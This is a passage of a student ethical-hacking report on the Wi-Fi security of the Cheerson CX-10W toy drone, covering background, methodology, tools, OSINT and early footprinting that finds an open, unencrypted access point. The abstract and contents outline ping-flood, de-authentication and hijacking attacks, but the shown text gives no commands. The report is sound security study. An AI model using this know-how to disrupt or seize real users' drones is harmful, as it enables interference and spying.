

# **An examination of Wi-Fi enabled Drone Security within IOT (Internet Of Things)**

Examining through methodical investigation how poor **security** surrounding a popular device within the IOT ecosystem: the Wi-Fi enabled **drone**, pose a **threat** to the user.

**Peter Captain, 1800326**

CMP320, Ethical Hacking 3, U2- Mini Project

**BSc Ethical Hacking Year 3**

2020/21

*Note that Information contained in this document is for educational purposes.*

# Abstract

---

New, internet-enabled devices grow the internet of things each day as new devices are added to it. Amongst these billions of devices, are unusual items such as spacecraft, aeroplanes, data centres, as well as everyday devices such as kitchen appliances and even items listed as children's toys. The remote-control quad-copter, otherwise referred to as "Drones" stormed into popularity amongst the tech, aviation, hobby, and toy enthusiast community as device which met all of their wishes. Advancements in technology enable the drones to communicate with other smart-devices such as laptops and phones. The drone has also enabled people across the world to get a bird eyes view of their surroundings for a small fee, militaries to perform operations from a different continent and for people to experience the bleeding edge of technological advancement and the internet of things in a whole new way.

This paper examines the security of a cheap drone that makes use of networking technologies to communicate with a wide array of different devices and is readily available to consumers. This paper will examine any vulnerabilities, and how they might be exploited. The paper will do this by investigating them in depth through use of a methodical process involving numerous devices and tools such as a Raspberry Pi running Kali Linux and tools geared towards analysing Wi-Fi security such as Aircrack-ng. A testing methodology aimed towards testing the target drone has been adapted from the testing methodologies used by major organisations, such as the IEEE, to test other drones for IOT related vulnerabilities. This testing methodology also aims to educate the user as to how these vulnerabilities can be exploited to perform several actions on the drone.

This paper also aims to demonstrate how these exploits may be structured in an attack and what the possible repercussions of such an attack might be, such as how an attacker can connect to the drone and view what it sees, how a victim can be prevented from using the drone by causing a denial of service, or be booted from the drones network. It will also demonstrate in both writing and video, how these exploits can be grouped together into a more methodical attack that hijacks control of the drone away from the victim and also discuss why these vulnerabilities which are present in the wider pool of IOT enabled devices represent a serious issue, that both the creators and users of should be very wary of. This paper also discusses how to possibly mitigate any discovered vulnerabilities as well.

# Table of Contents

---

1	Introduction .....	5
1.1	Background .....	5
1.2	Aim .....	7
2	Method .....	8
3	Procedure and Results .....	9
3.1	Tools Used.....	9
3.1.1	The Drone.....	9
3.1.2	Smartphone(s).....	9
3.1.3	Raspberry Pi 4 B (Kali Linux).....	9
3.1.4	Windows Machine .....	9
3.1.5	Software .....	10
3.2	Introduction to the CX-10W.....	10
3.2.1	OSINT (web based).....	10
3.2.2	Cheerson and the CX-10W .....	13
3.2.3	A look into the application.....	13
3.2.4	Desktop Application .....	14
3.2.5	Inside the CX-10W.....	14
3.3	Footprinting the CX-10W .....	15
3.3.1	Connecting to the Drone.....	15
3.3.2	Footprinting using Wireshark .....	15
3.3.3	Footprinting in NMap.....	17
3.4	Enumeration .....	18
3.4.1	Open Ports .....	18
3.4.2	IEEE 802.11.....	18
3.4.3	Open Wi-Fi .....	18
3.4.4	Unencrypted Wi-Fi .....	18
3.5	Exploiting Open Wi-Fi.....	19
3.6	DOS (Denial OF Service) through Ping Spam .....	20
3.6.1	Normal Latency .....	20
3.6.2	Stressed Latency .....	21
3.7	Exploiting Lack of Authentication .....	21

3.7.1	What is a De-Authentication Attack?.....	21
3.7.2	Using Aircrack-ng ( to monitor).....	22
3.7.3	Using Aircrack-ng ( to de-authenticate).....	24
3.7.4	Using Aircrack-ng ( to hijack the drone).....	25
4	Discussion.....	28
4.1	General Discussion.....	28
4.2	Vulnerabilities Shared with other Platforms.....	28
4.3	The Future of Drone Development.....	29
4.4	Future Work.....	29
4.5	Countermeasures.....	30
4.6	Difficulties Encountered.....	30
4.6.1	Limitations of Windows .....	30
4.6.2	Limitations of the Drone .....	30
4.7	Call to action .....	31
5	Conclusion.....	32
	References .....	33
	Appendices.....	35
	Appendix A Links to Videos.....	35
	Appendix B Screenshots of application .....	35
	Main Activity .....	35
	Main Controller Activity.....	35
	Settings.....	36
	Instructions .....	36
	Appendix B - Full NMap Intensive Scan .....	37

# 1 INTRODUCTION

## 1.1 BACKGROUND

The internet of things refers to the rapidly growing network of over 20 billion interconnected devices (Statista, 2021), due to the ever-increasing popularity of Wi-Fi, 4g and 5g interconnectivity. The internet of things is predicted to keep growing throughout the next five years, as seen in Figure 1, Graph of the predicted number of IOT devices throughout the past 10 years as well as into the next 5. (Statista, 2021). As a result of this need to make devices that are marketed as “Smart”, (which normally means Wi-Fi enabled, although this can extend to 5g interconnectivity), manufacturers attempt to meet the need for new internet enabled devices by designing and rushing them into production. Unlike the global need for personal Computers, such as Laptops, Desktops and even mobile phones, which are perceived as obvious targets for cyber-criminals, less concern regarding security is expressed, perhaps understandably, for “smart devices” and appliances in our homes such as an oven, fridge or washing machine.




Figure 1, Graph of the predicted number of IOT devices throughout the past 10 years as well as into the next 5. (Statista, 2021).

This trend to have everything connected to each other, in an effort to make everything “smart”, extends well beyond these appliances and gadgets; well documented issues exist concerning what happens when internet interconnectivity is present within a “smart” children’s toy. In 2017, the “My Friend Cayla” doll was flagged by the Bundesnetzagentur (Federal Network Agency, Germany) as being at risk from hackers attempting to exploit a vulnerability present within the doll’s software (a vulnerability discovered in 2015, 2 years prior, allowing Bluetooth devices to connect without authentication) so that they could speak to the user of the doll. In the view of the Bundesnetzagentur, Cayla, originally a child’s toy, could be transformed into a “spying device”, possession of which is illegal under German Law (BBC, 2017).

This is one of the main issues with modern “smart” devices. The lack of security poses a risk to the consumers privacy within every aspect of their day-to-day lives. Whilst there haven’t been any documented cases (yet, at time of writing May 2021) of an internet enabled toilet “leaking” its users’ “details” online, the potential is there to abuse features otherwise intended for a useful purpose

(Higginbotham, 2021). The Internet of things can be described as a sea with its own ecosystem, where each component plays a part in its lifecycle. As with any good tale about the seas, this “sea” is also complete, with monsters living within it. Only these “monsters” are real and are a representation of a wider, serious issue. Monsters such as Mirai.

Mirai, Japanese for “future”, is a botnet that spread throughout the world rapidly in throughout 2015, until was spotted in the wild in 2016, only after it caused large DDOS attacks that left parts of the United States without internet access. Mirai can be conceptualised as a “child’s play gone-wrong” scenario, in which a simple experiment to see how many IOT devices could be networked together by malware looking for default credentials protecting port ( Telnet, 23, unencrypted) and spreading through it, creating a botnet powerful enough that it was originally perceived as cyber-espionage by a nation state (Fruhlinger, 2018).

Evidently, there a lot of default credentials out there, as well as complete lack of authorisation, indicative of this “rush” to meet consumer demand. Where it would be easy to coerce the consumer into changing or even adding a password, it seems very little regard is given towards doing this in the interest of consumer satisfaction, at the expense of consumer security. Of interest to the consumer is how far this trend of “ consumer satisfaction over consumers rights to security and privacy goes.

In this paper, a still relatively new and affordable IOT compatible device will be examined. Over the past decade, this device has become increasingly popular. This device is the Wi-Fi enabled drone.

To the consumer, the drone may look like an interesting gadget for use in the home environment, just as the internet-enabled washing machine is a useful way of managing laundry. However, the drone’s autonomous nature, its mobility and interconnectivity will be of interest to attackers who are looking for a way to circumnavigate more traditional defences within the home environment such as locks and doors, or the firewalls and antivirus installed on computers that have webcams attached to them. The consumer nowadays might have the ability to disable a such webcam on their device, but what about the drone they use for leisure purposes? There is a possibility the flying web-cam might have ditched better security in exchange for the consumers desire for new products. Suddenly, it seems that an attacker doesn’t need to target the well-protected computer the webcams attached to.

## 1.2 AIM

---

The aim of this paper is to examine the security of a popular toy / gadget: the Wi-Fi enabled drone, through an investigation that will target aspects of its Wi-Fi security. The Wi-Fi enabled drone in question, the CX-10W, manufactured by Guangdong-Cheerson in 2016 is a remarkably cheap piece of hardware, considering what it offers. Costing £35 in 2016, the drone has a 720p camera which can stream live videos and images as it flies around within a range of 30m. At time of manufacture, this was the smallest drone with a camera feed available on the market.

This paper aims to explore what vulnerabilities are present within the CX-10W system and how might they be exploited. To do so a testing methodology developed towards IOT testing was adapted from the IEEE's "Drone Hacking with Raspberry-Pi 3 and Wi-Fi Pineapple: Security and Privacy Threats for the Internet-of-Things" (Westerlund and Asif, 2019). This involved analysing the network protocol in place and any other useful pieces of information through Open Source Intelligence (OSINT) gathering techniques to footprint the target before proceeding vulnerability discovery, enumeration of detected vulnerabilities and finally demonstrating any applicable exploits.

The target is primarily the Cheerson CX-10W as well as the mobile phones from which it is controlled. A windows computer as well as a Raspberry Pi 4 (B model) running Kali Linux will also be used to develop exploits and the pseudo-attacker's knowledge in order to successfully prove any vulnerabilities that may exist. The lab environment consists of the private network created by the drone, therefore any packets intended to be used against the drone will be kept within these confines.

## 2 METHOD

A testing methodology was adapted from the investigation into IOT enabled drone security by the IEEE, (Westerlund and Asif, 2019) as well as the methodology followed by the United States' Federal Trade Commission (Glaser, 2017) which focused on testing the security of several popular wi-fi enabled drones.

. The methodology followed in this paper was as follows:

- |                                 |   |
|---------------------------------|---|
| 1 - Gathering Information       | This involves using the internet to conduct some preliminary research into facts about the drone, such as what technologies it uses, how the drone is controlled, where and when the drone was manufactured, total cost etc.  |
| 2 - Mapping the drone's network | This involves footprinting the drones network using NMap scans (such as vulnerability and stealth scans) and assess what the IP addresses associated with the network are. Airmon (also referred to as Aircrack) can be used for this process when mapping what devices are connected to a drone  |
| 3 - Enumeration                 | Listing what information might be of use in an attack, such as the vulnerabilities that are suspected to exist and what is required in order to exploit them. For example, should the drone use an outdated technology, are there any known exploits?   |
| 4 - Testing and Exploitation    | Testing theories hypothesised within enumeration to determine how serious a vulnerability might be. This process involves several tests: testing the network for Denial of Service vulnerabilities by flooding the network with packets or determining if any interesting information about the drone's network could be discovered by monitoring active connections. |

Under the Computer Misuse Act, Section 3ZA states that a person is guilty of an offence when they commit an unauthorised attack on a computer as well as if they did it knowing such an action was prohibited (Legislation.gov.uk, 1990). As this report is working with a network of devices, care should be taken to ensure that anything within this network should be contained within the scope of the overall investigation.



## 3 PROCEDURE AND RESULTS

### 3.1 TOOLS USED

---

Before the Investigation can begin, it is important to understand what equipment is required and why it is needed.

#### 3.1.1 The Drone

The Cheerson CX-10W will be the focus of the investigation. Cost in 2017 was around £30, in 2021 this appears to have stayed the same, although prices vary by retailer. The price is important, as the drone was designed to be affordable, yet offer the features that a more expensive offers, such as a live camera feed (which could be used in first person view (FPV), for drone racing) of what it sees as it is flown around. The drone is charged via its own proprietary USB cable, flight time (dependent on charge level) : 3 minutes, charge time 20 minutes. Range is a radius of 30 metres, walls reduce this range. Users must be careful of the propellers, they sting if caught at full speed by bare skin. Drone heats up considerably during operation.

#### 3.1.2 Smartphone(s)

The main controller for the CX-10W is contained within the application designed for mobile devices. The application can be downloaded from the respective app store for free. The box the drone ships with includes a manual with a QR code to these pages if required.

The smartphones used were the Google Nexus 5x and the Samsung Galaxy A9. In the testing scenarios, the newer Samsung phone played the part of the target device, as its software has been supported by Samsung for the past two years since its release in 2019. The Google phone plays the part of the attacker's phone in these examples. Both phones are using stock versions of the app, as well as firmware. Hardware on both devices remain unchanged.

It should be noted however, that any type of smartphone that supports the application could have been used. These devices were chosen as they were available.

#### 3.1.3 Raspberry Pi 4 B (Kali Linux)

A Raspberry 4 B was used as the attacker's machine in this scenario as the Raspberry Pi has an onboard wireless chip. When used in conjunction with a Debian distro such as Kali, the Raspberry-Pi becomes a very useful credit-card-sized hacking tool. "One of the most exciting things about using a Raspberry Pi for hacking is the add-on of the Nexmon firmware" (Null Byte, 2019). The Nexmon firmware allows for the internal wireless card within the Pi to perform several operations useful in IOT hacking, such as putting the card into monitor mode, to view active connections.

#### 3.1.4 Windows Machine

Although not strictly necessary, enthusiasts from around the world have taken the android application and recreated aspects of it within JavaScript so it is executable by windows (Ciano, 2017) (This will be covered later in the paper). Using the windows machine, it was possible to use Wireshark to intercept traffic sent from the drone to the application.

### 3.1.5 Software

#### 3.1.5.1 Kali Linux

Kali Linux is an Operating system maintained by Offensive Security, it contains several useful applications for IOT hacking, such as:

- Airmong/Aircrack-ng - Suite of tools used for Wi-Fi security testing (Aircrack-ng, 2021)
- hping - hping is a networking tool used for sending custom packets (Linux.die.net, n.d.)

#### 3.1.5.2 Windows 10

- Wireshark - Wireshark is a network protocol analyser, used for capturing and analysing the packets sent between devices (Wireshark, 2021)
- NMap - network mapping tool. Used to perform different types of scans against network device. This examination used the Windows 10 version and its GUI. (nmap.org, n.d.)
- China\_Drone\_Controller - This is a JavaScript application for controlling the drone on Windows, adapted from the Mobile Application by GitHub user, Otacon (Ciano, 2017)
- ffmpeg - Originally developed for Linux, the ffmpeg library is also available on Windows and is used for handling the video sent back from the drone (The FFmpeg developers, 2021)

#### 3.1.5.3 Android/Apple Mobile Device

- CX-10WiFi - The application that controls the drone when connected to its network. Available from Google Play or the Apple App Store.

## 3.2 INTRODUCTION TO THE CX-10W

---

As previously mentioned, the Cheerson CX-10W can be bought online. This also means aspects about the drone are well documented by people online who own and review this product.

### 3.2.1 OSINT (web based)

One of the best tools in Open Source Intelligence gathering is to use the power of the world-wide web to find information. Attackers attempting to gain access to a company or person via a spearphishing style attack will normally spend time investigating the targets details, which will help them craft an email with the user's name, address and other personal information. The same can also be said when an attacker wishes to know information about a form of hardware they might wish to pivot to.

As previously mentioned, the drone itself is available online and information about several key aspects can be found.

#### 3.2.1.1 Drone User Manual

The drone's user manual can be found online, although care must be taken to specify CX-10W, as other models do exist. Some interesting information about the Drone is revealed from this manual (Cheerson, 2016), a diagram of the .pdf manual can be found in Figure 2. Instructions for connecting to the drone can be seen in Figure 3, Details regarding connecting to the drone and downloading the app are found on pages 1,2.




Figure 2, The full .pdf manual is available online





Figure 3, Details regarding connecting to the drone and downloading the app are found on pages 1,2

### 3.2.1.2 Other information

Other information is available online about the Drone. A lot of basic information can be determined from simply looking at Storefronts from where to buy the drone. For example, Amazon's listing can be seen in Figure 4. As highlighted within the image, the drone uses the 2.4 GHz Wi-Fi band to communicate with the application connected to it. Several other sellers are available (for lower prices).

Back to results



**CX-10W Mini Drone**  
15 to 30M Range, 6-Axis Stabilizing Gyro, 2.4GHz Wi-Fi Control, Android & iOS Compatible, FPV

Roll over image to zoom in

**BW CX-10W Mini Drone - 720p-compatible 0.3MP Camera, 15 to 30M Range, 6-Axis Stabilizing Gyro, 2.4GHz Wi-Fi Control, Android & iOS Compatible, FPV**

Buying for work? Discover Amazon Business, for business-exclusive pricing, downloadable VAT invoices and more. [Create a FREE account](#)

Brand: BW  
★★★★☆ 2 ratings

Price: **£47.99**

**Pay £47.99 £22.99 for this order. Get a £25 Amazon Gift Card** upon approval for the Amazon Business American Express Card. No annual fee in the first year, limited time offer. Rep. APR 32.6% Variable. Terms apply.

- 720p-compatible 0.3MP Camera
- Six-axis Gyroscope for Extra Added Stability
- **2.4 GHz Wi-Fi Control That Works with Android and iOS**
- Tiny 17-Gram Drone That Can Fit in Your Bag or Purse
- Ever want to try playing around with drones but are put off by their large sizes and hefty price tags? Worry not – the CX-10W is the perfect entry device for the budding drone pilot!

[Report incorrect product information.](#)

Figure 4, Amazon.co.uk listing for the CX-10W Wi-Fi drone (Amazon.co.uk, n.d.)

Also, within the many results for “Cheerson CX-10W” are reviews for the quadcopter. These reviews cover all the basics gripes drone buyers might look into before committing to a purchase. Common trends regarding the CX-10W mention its cheap price, its small size and suitability for indoor play. The rest might be skimmed over by a consumer who just wishes to buy a drone. Of interest to any potential attacker might be the review by FirstQuadCopter that mentions during their review that they noticed that the drone had an open Wi-Fi access point (FirstQuadCopter, 2016), as highlighted in Figure 5. It is possible, given this is listed officially as a toy, parents purchasing this as a gift for their children might not know what an “open Wi-Fi” access point is, what it implicates or what it means when “anyone within its range can peek”.

**Pros**

- Smallest FPV quad;
- 3 different flight speed rates (30, 60 and 100%);
- Decent video quality (both recorded and real-time);
- Gyro or virtual stick (elevator/aileron) controls;
- Mode 1 and Mode 2 virtual controller;
- Low battery voltage alarm;
- One button calibration.

**Cons**

- Short playtime;
- Built-in battery;
- **Open Wi-Fi, every one in its range can peek;**
- Can be controlled only through APP;
- About 1-second delay on the FPV signal.


Price-performance ratio	★★★★★
Build quality	★★★★★
Flight characteristics	★★★★★
Play time	★★★★★
Remote controller	★★★★★

**Quadcopter Wiki**

- Quadcopter drone explained
- Quadcopter Glossary
- Quadcopter manufacturers
- DIY Quadcopters
- User manuals
- Downloads
- RTF vs BNF vs PNP explained
- Best Drones Under 250g
- Quadcopter Tips

**#AD: Drone deals**

**RC Quadcopter Coupon Deals**  
LOW TO \$3.99



Banggood

Figure 5, Review of the CX-10W, an interesting “con” is highlighted

### 3.2.2 Cheerson and the CX-10W

The company behind the design and manufacture the CX-10W is officially known as “Guangdong-Cheerson” and is based in Guangdong, China. They market their products under the name “Cheerson”. In this examination the “CX-10W” model of drone will be investigated, as it uses Wi-Fi protocols.

Cheerson have released a wider array of other drones over the past 5 and a half years. Their quadcopter range of drones all appear to use similar sorts of format. Similar components installed on a basic chassis with 4 motors and propellers. Some are controlled via GPS and standard radio-control whilst others are controlled via Wi-Fi. These all use simple and mass-produced chipsets and boards. This makes it easy for the drones to be mass produced. The most popular model is also the cheapest; the CX-10 in its different configurations.

This range includes drones of the following models (adapted from (65 Drones, 2015)) :

- CX-35 - Large, FPV Racing drone, can be controlled via Wi-Fi
- CX-20 - Large, GPS Guided / Radio Controlled drone.
- CX-Stars - World record holder, Smallest Drone
- CX-10 - Standard CX-10 model, Radio-Controlled, has several variants:
  - C Radio Controlled, camera set to record
  - W Wi-Fi Controlled, camera enabled.
  - W-TX Wi-Fi and Radio Controlled, camera enabled.
  - WD-TX (WD) Wi-Fi, Radio and Altitude-Control Mode, camera enabled.
  - SE Radio Controlled, advanced Model, no camera

At the time of release in 2016 the CX-10W drone was the smallest drone with a live camera feed available. Categorised as a “Wi-Fi enabled nano drone” the drone is capable of streaming first person video with its 0.3Mp camera. It is recommended that the antenna on board is fully extended in order to receive a clear signal. This is likely as a consequence of the more affordable components, as well as the short battery life of the drone. A promotional picture of the CX-10W drone can be found in Figure 6.



Figure 6, The Cheerson CX-10W, as advertised on Amazon (Amazon.co.uk, n.d.)

### 3.2.3 A look into the application

The application for controlling the Cheerson CX-10W, “CX-10WiFi”, is available from the Apple and Google Appstores and can be downloaded by following the QR codes that come within the manual, or by searching for them on the App store as seen in Figure 7.



The application is basic in design. Consisting of a few activities such as a help activity, setting activity as well as the main control / interface activity. Screenshots of all of these activities can be found in Appendix B.




Figure 7, The application is still available for download on the Appstore (Google Play, 2021)

The application connects as previously mentioned (and confirmed by both the name of the drone itself and its application), through Wi-Fi. This allows for the transmission of the video feed from the camera. The drone can be controlled in FPV (first-person-view) through use of a headset. However, how this is managed is hard to ascertain. The CX-10WD and -TX models would make use of a standard radio controller, yet the CX-10W does not appear to ship with one. It is a possibility that the hands-free nature of moving and tilting a phone with a gyroscopic sensor is how FPV is controlled. Perhaps it is assumed the user has access to a smartphone with internet access, allowing for control of non FPV flight, and a good suite of sensors for FPV.

#### 3.2.4 Desktop Application

The source code for the firmware that runs the CX-10W is not considered open source, as is the case with other Wi-Fi enabled models of drones, however, the code for the application “CX-10Wifi” is. As a result, this software has been recreated to be a windows executable. This report will use an application developed by the GitHub user, Otacon which is based on interfacing with the CX-10WD model (Ciano, 2017). This JavaScript application can connect and interface with the drone, allowing for communications between the drone and the computer to be analysed. As the video appears to be sent back in compressed format, another application is required. The application used for this purpose is ffplay, which is a “*very simple and portable media player using the FFmpeg libraries and the SDL Libraries.*” (The FFmpeg developers, 2021)

#### 3.2.5 Inside the CX-10W

Other sources from the internet are dedicated to disassembling devices such as drones. From sites such as this it can be discovered that the CX-10W uses the “*industry-standard 802.11*” (Dipert, 2017) . The most likely standard the networking chip within the CX-10W conforms to is either the Wi-Fi 4/ IEEE 802.11n or

the Wi-Fi 5/ IEEE 802.11ac. These specifications both match specifications that were given during sales advertisement.

#### 3.2.5.1 Wi-Fi 4/ IEEE 802.11n.

This standard was released in 2009, allows for 600mbps speeds for a range of up to 70m indoors and 250m outdoors (Black Box Corporation, 2018).

#### 3.2.5.2 Wi-Fi 5/ IEEE 802.11ac.

This standard was released in 2013, allows for 450mbps speeds for a range of up to 35m indoors (Black Box Corporation, 2018).

### 3.3 FOOTPRINTING THE CX-10W

---

Whilst using OSINT to get some preliminary information about the type of target drone is useful, getting the details of the actual drone that is being tested are of more use to the attacker, as it allows them to tailor attacks for that specific device.

#### 3.3.1 Connecting to the Drone




Figure 8, Name of the Drone when attempting to connect to it via Desktop.

Before establishing a trace onto the connection, the desktop was connected to the drones Wi-Fi signal, which is named CX-10W-c07228 as seen in Figure 8. It is worth noting that the 5-digit character is different for each done. Looking at the icon supplied with the tab for this address, as well as the pop up when selecting the network we can see that the network is indeed open; Windows has not detected any WPA / WPA2 protection in place, suggesting that the network can be connected to by anyone within range and also suggesting the network traffic itself is unencrypted., as seen in Figure 9.




Figure 9, Windows alerts the user that the Wi-Fi connection is open

#### 3.3.2 Footprinting using Wireshark

Wireshark is used to capture network traffic and analyse it for useful pieces of information. By default, the CX-10W will connect to a desktop computer, although it will not actually take commands or stream back video from it, due to the lack of a "handler application". This issue can be solved when using the applications mentioned earlier in 3.1 and 3.3.4.

Wireshark was set to capture activity through the “Wi-Fi” interface. Wireshark immediately captured some interesting traffic being sent from the drone. When first establishing connection to the drone it first seems as if the drone pings the destination named “Shenzhen”, at the address 144.76.59.84, as seen in Figure 10. Why this occurs is unclear; if the drone is connecting to a mobile phone, the mobile would have switched its own network to that of the drones, meaning the drone would be disconnected from the internet.

